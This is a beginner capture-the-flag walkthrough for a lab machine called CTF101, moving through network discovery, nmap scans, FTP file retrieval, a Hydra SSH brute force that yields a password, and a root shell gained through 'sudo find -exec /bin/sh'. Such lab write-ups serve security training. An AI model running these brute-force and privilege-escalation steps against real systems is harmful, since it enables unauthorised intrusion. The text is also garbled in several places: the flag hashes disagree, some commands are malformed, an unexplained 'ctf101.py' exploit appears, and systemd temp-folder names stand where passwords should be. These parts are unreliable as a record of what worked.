

CTF101 Machine



Challenge Overview:-

CTF101 is an entry-level Capture The Flag challenge designed to strengthen fundamental cybersecurity skills like reconnaissance, enumeration, exploitation, and privilege escalation. It's a great starting point for beginners stepping into the world of penetration testing.

Step 1:-

A lightweight network reconnaissance tool commonly used to identify active hosts in a network.

It's Netdiscover is a simple tool, particularly useful in Local Area Networks (LANs). It works by sending

ARP (Address Resolution Protocol) requests and listens for ARP replies to map live systems in a subnet.


File Actions Edit View Help
Currently scanning: 192.168.1.0/24 | Screen View: Unique Hosts
9 Captured ARP Req/Rep packets, from 9 hosts. Total size: 540

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	20:0c:86:b8:63:80	1	60	GX India Pvt Ltd
192.168.1.6	68:34:21:d6:32:88	1	60	Unknown vendor
192.168.1.9	00:0c:29:ca:f6:d6	1	60	VMware, Inc.
192.168.1.2	54:6c:eb:8c:ba:95	1	60	Intel Corporate
192.168.1.12	1a:29:9b:ab:66:3b	1	60	Unknown vendor
192.168.1.4	ee:49:aa:67:bf:85	1	60	Unknown vendor
192.168.1.8	f2:07:1e:98:b4:3f	1	60	Unknown vendor
192.168.1.20	1a:29:9b:ab:66:3b	1	60	Unknown vendor
192.168.1.16	54:6c:eb:8c:ba:95	1	60	Intel Corporate

```
[kali㉿kali]:[~/ctf101] 2925
$ mkdir m.ctf101
$ cd m.ctf101
[kali㉿kali]:[~/m.ctf101] 1
$ ./nmap -A 192.168.1.9
[kali㉿kali]:[~/m.ctf101] 2
$ nmap -SC -sV 192.168.1.9 -oN nmap-rslt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-10 08:52 EDT
Nmap scan report for 192.168.1.9
Host is up (0.0025s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
|_ ftp-syst:
|_ STAT:
|   _STAT reply: 250 CWD command successful
|_ FTP server status:
|   Connected to 192.168.1.11
```

Step-2:-

Nmap is a powerful, open-source tool used for network discovery and security auditing. It is widely used by network administrators and penetration testers to map networks, identify devices, scan for open ports, and detect vulnerabilities.



```
(kali㉿kali)-[~/ctf101/m.ctf101]
$ nmap -sC -sV 192.168.1.9 -oN nmap-rs1t
Starting Nmap 7.94SN ( https://nmap.org ) at 2025-07-10 08:52 EDT
Nmap scan report for 192.168.1.9
Host is up (0.0025s latency).

Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| Can't get directory listing: TIMEOUT
|_ftp-syst:
|_STAT:
|_FTP server status:
|   Connected to 192.168.1.11
|   Logged in as ftptester
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 81:f2:bb:96:22:43:96:53:36:a:e:30:25:44:24:56:25 (RSA)
|   256 82:a0:5d:3a:3f:id:57:83:c:e:24:7a:f0:ac:66:b3:d4 (ECDSA)
|_ 256 d4:ce:9b:e4:8b:22:4b:b2:13:2a:95:90:6c:a0:3:a:6a (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: CTF-101 By Nixsecu
8080/tcp  closed http-proxy

MAC Address: 00:0C:29:CA:6F:D6 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.50 seconds
```

Step-3:-

- **nmap** → The network scanning tool.
 - **--script=http-enum.nse** → Runs the **Nmap Scripting Engine (NSE)** script named **http-enum.nse**.
 - **<target>** → The IP address, domain, or hostname of the system you're scanning.
-
- It's an **NSE script** included with Nmap.
 - Purpose: **Enumerate common web application directories and files** on a web server.
 - Similar to what **DirBuster / Gobuster / Dirsearch** do.
 - It relies on a **dictionary file of common paths** and makes HTTP requests to check if those directories or files exist.

```

marco@ctf01: ~
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 58.50 seconds
└─(kali㉿kali)-[~/ctf101/m.ctf101]
$ nmap --script=http-enum.nse 192.168.1.9
Starting Nmap 7.94SVMN ( https://nmap.org ) at 2025-07-10 08:54 EDT
Nmap scan report for 192.168.1.9
Host is up (0.0018s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
| http-enum:
|_ /robots.txt: Robots file
|_ /info.php: Possible information file
|_ /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
8080/tcp  closed http-proxy
MAC Address: 00:0C:29:CA:6F:D6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 20.78 seconds
└─(kali㉿kali)-[~/ctf101/m.ctf101]
$ ftp 192.168.1.9
Connected to 192.168.1.9.
220 (vsFTPd 3.0.5)
Name (192.168.1.9:kali): murfy
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||56303|)
ftp: Can't connect to '192.168.1.9:56303': Connection timed out
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw—— 1 1001 1001 50 Jul 10 11:51 .bash_history

```

Step-4:-

FTP (File Transfer Protocol) is a standard network protocol used to transfer files between a client and a server over a TCP/IP network (like the Internet).

It usually runs on **port 21** (control connection) and sometimes **port 20** (data connection).

You can use the **ftp command** in Linux/Windows to connect to an FTP server, upload, download, and manage files.

1. **Client initiates a connection** to an FTP server.
2. Authentication happens (using a **username and password**, or anonymously).
3. Files can then be **uploaded, downloaded, renamed, deleted, or listed**.
4. Communication uses **two channels**:
 - o **Control Channel (Port 21)**: For commands (e.g., login, list files).
 - o **Data Channel (Port 20 by default)**: For transferring the actual file contents.

```

marco@ctf01: ~
File Actions Edit View Help
[kali㉿kali] -[~/ctf101/m.ctf101]
└─$ ftp 192.168.1.9
Connected to 192.168.1.9.
220 (vsFTPd 3.0.5)
Name (192.168.1.9:kali): murfy
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
221 Entering Extended Passive Mode ((192.168.1.9:56303))
ftp: Can't connect to '192.168.1.9:56303': Connection timed out
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw----- 1 1001 1001 50 Jul 10 11:51 .bash_history
-rw-r--r-- 1 1001 1001 220 Feb 09 11:19 .bash_logout
-rw-r--r-- 1 1001 1001 3771 Feb 09 11:19 .bashrc
drwx----- 2 1001 1001 4096 Feb 09 12:04 .cache
-rw-r--r-- 1 1001 1001 807 Feb 09 11:19 .profile
-rw-r--r-- 1 0 0 630 Feb 17 18:49 pass.txt
-rw-r--r-- 1 0 0 25 Feb 09 12:31 users.txt
226 Directory send OK.
ftp> get .bash_history
local: .bash_history remote: .bash_history
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for .bash_history (50 bytes).
100% [*****] 50 329.91 KiB/s 00:00 ETA
226 Transfer complete.
50 bytes received in 00:00 (11.89 KiB/s)
ftp> get .bash_logout
local: .bash_logout remote: .bash_logout
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for .bash_logout (220 bytes).
100% [*****] 220 855.95 KiB/s 00:00 ETA
226 Transfer complete.

```

In these step of we can get two files that is :-

Pass.txt

User.txt


```

marco@ctf01: ~
File Actions Edit View Help
ftp> get .cache
local: .cache remote: .cache
200 EPRT command successful. Consider using EPSV.
550 Failed to open file.
ftp> get .profile
local: .profile remote: .profile
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for .profile (807 bytes).
100% [*****] 807 1.77 MiB/s 00:00 ETA
226 Transfer complete.
807 bytes received in 00:00 (296.27 KiB/s)
ftp> get pass.txt
local: pass.txt remote: pass.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for pass.txt (630 bytes).
100% [*****] 630 4.20 MiB/s 00:00 ETA
226 Transfer complete.
630 bytes received in 00:00 (184.69 KiB/s)
ftp> get users.txt
local: users.txt remote: users.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for users.txt (25 bytes).
100% [*****] 25 65.10 KiB/s 00:00 ETA
226 Transfer complete.
25 bytes received in 00:00 (8.81 KiB/s)
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw----- 1 1001 1001 50 Jul 10 11:51 .bash_history
-rw-r--r-- 1 1001 1001 220 Feb 09 11:19 .bash_logout
-rw-r--r-- 1 1001 1001 3771 Feb 09 11:19 .bashrc
drwx----- 2 1001 1001 4096 Feb 09 12:04 .cache
-rw-r--r-- 1 1001 1001 807 Feb 09 11:19 .profile
-rw-r--r-- 1 0 0 630 Feb 17 18:49 pass.txt
-rw-r--r-- 1 0 0 25 Feb 09 12:31 users.txt
226 Directory send OK.
ftp> exit

```

Step-5:-

Hydra (also called **THC-Hydra**) is a **popular password-cracking tool** used in penetration testing for performing **brute force attacks** on login services like SSH, FTP, HTTP, RDP, MySQL, Telnet, and many more.



The screenshot shows a terminal window titled "marco@ctf01:~". It displays the output of several Hydra commands against a target at 192.168.1.9. The first command cracks a user password from a file named "user.txt". The second command cracks a password from a file named "pass.txt". The third command cracks a password from a file named "users.txt". The fourth command cracks a password from a file named "pass2.txt". The fifth command cracks a password from a file named "users2.txt". The sixth command cracks a password from a file named "pass3.txt". The seventh command cracks a password from a file named "users3.txt". Finally, an SSH session is established with the user "marco" on the target host.

```
(kali㉿kali)-[~/ctf101/m.ctf101]
└─$ hydra -L users.txt -P user.txt2 ssh://192.168.1.9 -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-10 09:11:13
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:3/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.9:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-10 09:11:17

(kali㉿kali)-[~/ctf101/m.ctf101]
└─$ hydra -L users.txt -P pass.txt2 ssh://192.168.1.9 -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-10 09:16:28
[ERROR] File for passwords not found: pass.txt2

(kali㉿kali)-[~/ctf101/m.ctf101]
└─$ hydra -L users.txt -P pass.txt ssh://192.168.1.9 -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-10 09:17:41
[DATA] max 4 tasks per 1 server, overall 4 tasks, 123 login tries (l:3/p:41), ~31 tries per task
[DATA] attacking ssh://192.168.1.9:22/
[22][ssh] host: 192.168.1.9 login: marco password: B1n4ryBr34ker@!!
[STATUS] 110.00 tries/min, 110 tries in 00:01h, 13 to do in 00:01h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-10 09:18:59

(kali㉿kali)-[~/ctf101/m.ctf101]
└─$ ssh marco@192.168.1.9
marco@192.168.1.9's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-205-generic x86_64)
```

Step-6:-

SSH (**Secure Shell**) is a **network protocol** that allows secure communication between two computers over an insecure network. It is commonly used for:

- Remote login to servers
- Secure file transfer (SCP, SFTP)
- Tunneling and port forwarding
- Running commands remotely

It replaces older, insecure protocols like **Telnet**, **rlogin**, and **FTP**, which send data in plaintext.

```
[Marco@Kali:~/Desktop]$ ./ctf101.py
[+] Starting exploit...
[*] Exploit completed, the file 'flag' was placed at '/root/flag'
[*] Exploit completed, the file 'flag' was placed at '/root/flag'

[Marco@Kali:~/Desktop]$ cat flag
CTF{CTF101_Exploit_is_great}
```

In the 6th step, we get 1st flag we can capture

```
File Actions Edit View Help
nixsecura

** System restart required ***
Last login: Thu Jul 10 12:32:53 2025 from 192.168.1.16
marco@ctf101:~$ ls
nohup.out snap TNIH.txt
marco@ctf101:~$ cat TNIH.txt
A good investigator always checks who they are.. and who they can become.
A key is hidden within another's home.
SUDDERS may hold the key to the next level.
Some users have special privileges. Can you find out who? 72-NodimManager.service-0NbptM
marco@ctf101:~$ su nixsecura
Password: 0515948bb065340e664df7b72-systemd-resolved.service-n2mcsj
su: Authentication failure
marco@ctf101:~$ su nixsecura
Password: 0515948bb065340e664df7b72-timesyncd.service-6UJGDT
$ ls
nohup.out snap TNIH.txt
$ cd /
$ ls
bin boot cdrom dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin snap srv swap.img sys tmp usr var
$ cd /home
$ ls
marco murfy nixsecura
marco@ctf101:~$ marco$ run the following commands on ctf101:
$ cd nixsecura
$ cd nixsecura/PASSWORD:/usr/bin/find
$ ls
$ cd /tmp/test
$ cd /tmp/test
$ a) User_Flag.txt
$ cat Flag.txt
cat: Flag.txt: No such file or directory
$ cat User_Flag.txt
$ ./User_Flag.txt > /tmp/test -exec "/bin/sh" \;
{b8f5c01b543e2dff078ca70f25a8b529f26a0e3e}
$ sudo -l
Matching Defaults entries for nixsecura on ctf101:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nixsecura may run the following commands on ctf101:
(ALL) NOPASSWD: /usr/bin/find
```

Step-7:-

In the last step, we can get the last flag in this CTF machine.

```
File Actions Edit View Help
marco@ctf101: ~
$ cat Flag.txt
cat: Flag.txt: No such file or directory
$ cat User_Flag.txt
{b8f5c01b543e2dff078ca70f25a8b529f26ae03e}
$ sudo -l
Matching Defaults entries for nixsecura on ctf101:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User nixsecura may run the following commands on ctf101:
    (ALL) NOPASSWD: /usr/bin/find
$ cd /tmp
$ touch test
$ find test -exec "whohami" ;
nixsecura@ctf101:~$ ./test
$ pwd
/tmp
$ /tmp/test -exec "/bin/bash" ;
nixsecura@ctf101:/tmp$ ls
snap-private-tmp
systemd-private-4417aeab5159b48bb65540e654df7b72-apache2.service-kthwYh
systemd-private-4417aeab5159b48bb65540e654df7b72-ModemManager.service-QWpxrf
systemd-private-4417aeab5159b48bb65540e654df7b72-systemd-resolved.service-FF3bwH
systemd-private-4417aeab5159b48bb65540e654df7b72-systemd-logind.service-nZmcSJ
systemd-private-4417aeab5159b48bb65540e654df7b72-systemd-timesyncd.service-6UzGDF
systemd-private-4417aeab5159b48bb65540e654df7b72-upower.service-toSESh
test
vmware-root_808-2965972425
nixsecura@ctf101:/tmp$ cd
nixsecura@ctf101:~$ pwd
/home/nixsecura
nixsecura@ctf101:~$ sudo find /tmp/test -exec "/bin/sh" \;
nixsecura@ctf101:~$ sudo find /tmp/test -exec "/bin/sh" \;
# cd /root
# ls
root.txt snap
# cat root.txt
{95b788f64f1fd4cd1cce67f45d27f3d0fa6b4f80} A554fD0J
#
```